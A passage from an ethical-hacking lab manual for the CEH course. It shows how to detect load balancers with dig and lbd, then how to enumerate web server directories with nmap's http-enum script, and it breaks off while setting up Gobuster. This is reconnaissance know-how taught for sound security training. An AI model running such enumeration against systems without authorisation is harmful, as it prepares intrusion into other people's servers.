
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. A **Parrot Terminal** window appears; type **dig yahoo.com** and press **Enter**.
6. The result appears, displaying the available load balancers of the target website, as the screenshot demonstrates. Here, a single host resolves to multiple IP addresses, which possibly indicates that the host is using a load balancer.

   Note: dig command provides detailed results and is used to identify whether the target domain is resolving to multiple IP addresses.



7. Now, type **lbd yahoo.com** and press **Enter**.
8. The result appears, displaying the available DNS load balancers used by the target website, as shown in the screenshot.

   Note: lbd (load balancing detector) detects if a given domain uses DNS and http load balancing via the Server: and Date: headers and the differences between server answers. It analyzes the data received from application responses to detect load balancers.



9. This concludes the demonstration of how to detect load balancers using dig command and lbd tool.
10. Close all open windows and document all acquired information.

Task 5: Identify Web Server Directories using Various Tools

Web servers host the web applications, therefore, misconfigurations in the hosting of web applications may lead to the exposure of critical files and directories over the Internet. A professional ethical hacker or pen tester must identify the target web application's files and directories exposed on the Internet using various automated tools such as Nmap Gobuster and Dirsearch. This information further helps in gathering sensitive information stored in the files and folders.

Here, we will use Nmap, Gobuster and Dirsearch tools to identify web server directories on the target website.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.


Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Windows 11** virtual machine.


2. Switch to the **Parrot Security** virtual machine. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. A **Parrot Terminal** window appears; type **nmap -sV --script=http-enum [target domain or IP address]** (here, the target website is **www.moviescope.com**) and press **Enter**.
7. The result appears, displaying open ports and services, along with their version.
8. Scroll-down in the result and observe the identified web server directories under the **http-enum** section, as shown in the screenshot.

   Note: In real-time, attackers use various techniques to detect the vulnerabilities in the target web applications hosted by the web servers either to gain administrator-level access to the server or to retrieve sensitive information stored on the server. Attackers use the Nmap NSE script http-enum to enumerate the applications, directories, and files of the web servers that are exposed on the Internet. Through this method, attackers identify critical security vulnerabilities on the target web application.




9. Now, we shall copy the wordlist file (**common.txt**) from a shared network drive. We will use this file in the Gobuster tool.
10. Minimize the **Terminal** window.
11. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.




12. Navigate to **CEHv12 Module 14 Hacking Web Applications** folder and copy **common.txt** file.

    Note: Press **Ctrl+C** to copy the file.



13. Paste the copied file (**common.txt**) on the **Desktop**. Close the window.

    Note: Press **Ctrl+V** to paste the file.

